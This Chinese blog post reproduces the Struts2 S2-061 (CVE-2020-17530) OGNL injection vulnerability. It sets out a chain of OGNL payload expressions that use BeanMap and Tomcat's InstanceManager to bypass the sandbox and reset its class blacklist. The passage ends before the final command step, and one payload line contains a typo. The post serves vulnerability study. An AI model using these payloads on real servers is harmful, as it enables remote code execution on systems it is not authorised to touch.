内含 POC 丨漏洞复现之 S2-061(CVE-2020-17530)

漏洞复现之 S2-061(CVE-2020-17530)

1.本文为Gcow安全团队成员江城@复眼小组所写,未经允许禁止转载
2.本文中的payload切勿用于违法行为 一切造成的不良影响 本公众号概不负责
3.本文一共2000字 18张图 预计阅读时间7分钟
4.若本文中存在不清楚或者错误的地方 欢迎各位师傅在公众号私聊中指出 感激不尽

漏洞描述

漏洞影响版本

漏洞分析

本文仅是对 `S2-061` 进行复现，并且对复现的过程进行记录，具体的分析思路可以参考 安恒信息安全研究院 – Struts2 S2-061 漏洞分析 (CVE-2020-17530)

Smi1e 师傅 tql 膜了 呜呜呜

漏洞复现

测试环境


```
IDEA 2019.3.5
Struts2 2.5.26/Struts2 2.3.33
Apache-Tomcat-8.5.57
```

相关依赖包

> 注意，搭建测试环境的时候，除了下载 struts2 的最小依赖包（ `struts-2.x.xx-min-lib.zip` ）以外，本次的环境，还需要依赖同版本包下的 `commons-collections-x.x.jar` ，可以在 `struts-2.x.xx-lib.zip` 中找到版本对应的包，后续会说明为什么一定需要这个包


> 明为什么一定需要这个包。

2.3.3 相关依赖包



2.3.3 相关依赖包


2.5.25 相关依赖包



2.5.25 相关依赖包

复现思路简略说明（具体思路请移步上文中的漏洞分析文章）

1. 首先找到 struts2 标签解析的入口，也是我们本次漏洞 Debug 跟踪的重点。




标签解析入口

全方法名：

```
org.apache.struts2.views.jsp.ComponentTagSupport#doStartTag
```


这里是标签解析的开始方法，同时这里能够观测到整个 `OgnlValueStack` 对象，也是我们开始寻找利用点的地方。

其中我们本次要使用的利用点就 stack 中断点可以找到（这一步在前面的思路分析中可以找到，但是因为 debug 点没有描述清楚，一开始找了很久，最后在查阅其他版本的文章分析才找到这个位置）：



OgnlValueStack 内容查看

从上文中的位置，我们可以得到获取这个对象的获取调用链，如下图




找到 org.apache.tomcat.InstanceManager

转换为 ognl 表达式后如下：


```
#application.get('org.apache.tomcat.InstanceManager')
```

1. `org.apache.catalina.core.DefaultInstanceManager` 的方法不做过多描述，借用分析文章中的一张图，可以使用这个对象中的 `newInstance` 方法实例化任意无参构造方法的类并返回。



DefaultInstanceManager 的 newInstance 方法

1. 创建 `org.apache.commons.collections.BeanMap` 对象（本次的漏洞复现的主角，同时这个包就在 `commons-collections-x.x.jar` 中）



BeanMap 重点方法

API 简要描述（若想看详细方法分析，请移步到上文的分析文章）：


```
        Object get("xxxx")                  实际相当于调用内部对象的getXxx,比如getName()
        Object put("xxxx",Object)           实际相当于调用内部对象的,setXxx,比如setName()
        void setBean(Object)                重新设置内部对象，设置完成后上面两个才能生效

        Object getBean()                    获取内部对象，这里可以在断点的时候查看到当前map中的实际对象
```

整体创建的 Ognl 表达式（这里存放到 application 中，方便多次请求使用）

```
%{#application.map=#application.get('org.apache.tomcat.InstanceManager').newInstance('org.apache.commons.collections.BeanMap')}
```

1. 获取到 `OgnlContext` 对象 （实际就是 `#attr` 、 `#request` 等 map 对象中的 `struts.valueStack` ）并且设置到上一步的 BeanMap 中，用于绕过沙盒限制，进行内部方法调用。




valueStack 方法链

Ognl 表达式代码

```
%{#application.map.setBean(#request.get('struts.valueStack'))}
```

1. 使用 3 和 4 同样的原理，利用 `BeanMap` 使用 `com.opensymphony.xwork2.ognl.OgnlValueStack` 中的 `getContext` 方法间接获取到 `OgnlContext`，并且重新设置到一个新的 BeanMap 中。




OgnlValueStack 获取当前 OgnlContext 的方法

这里把两个步骤的 Ognl 代码同时贴出来

```
    # 注意，自行调试的话，需要分两次执行
    %{#application.map2=#application.get('org.apache.tomcat.InstanceManager').newInstance('org.apache.commons.collections.BeanMap')}
    %{#application.map2.setBean(#application.get('map').get('context'))}
```


1. 使用上面的原理，使用第二步得到的 `OgnlContext` 获取到内部的 `com.opensymphony.xwork2.ognl.SecurityMemberAccess` 对象，在设置到新的 BeanMap 中，用于重置黑名单



OgnlContext 获取 SecurityMemberAccess 的方法

```
# 注意，自行调试的话，需要分两次执行
%{#application.map3=#application.get('org.apache.tomcat.Instanceof Manager').newInstance('org.apache.commons.collections.BeanMap')}
%{#application.map3.setBean(#application.get('map2').get('memberAccess'))}
```

1. 确认一下之前存放的 Map 都正确存下来了，不然岂不是白忙活，其实每一步执行完后，都可以查看一次，确认每一步都是操作正确的，这里我就一次过了。




断点确认前面设置的数据，是否正确

1. 前面的操作都确认没有问题后，就可以调用方法重置黑名单了，主要 API 为

`com.opensymphony.xwork2.ognl.SecurityMemberAccess#setExcludedClasses` 和


`com.opensymphony.xwork2.ognl.SecurityMemberAccess#setExcludedPackageNames`，如下图



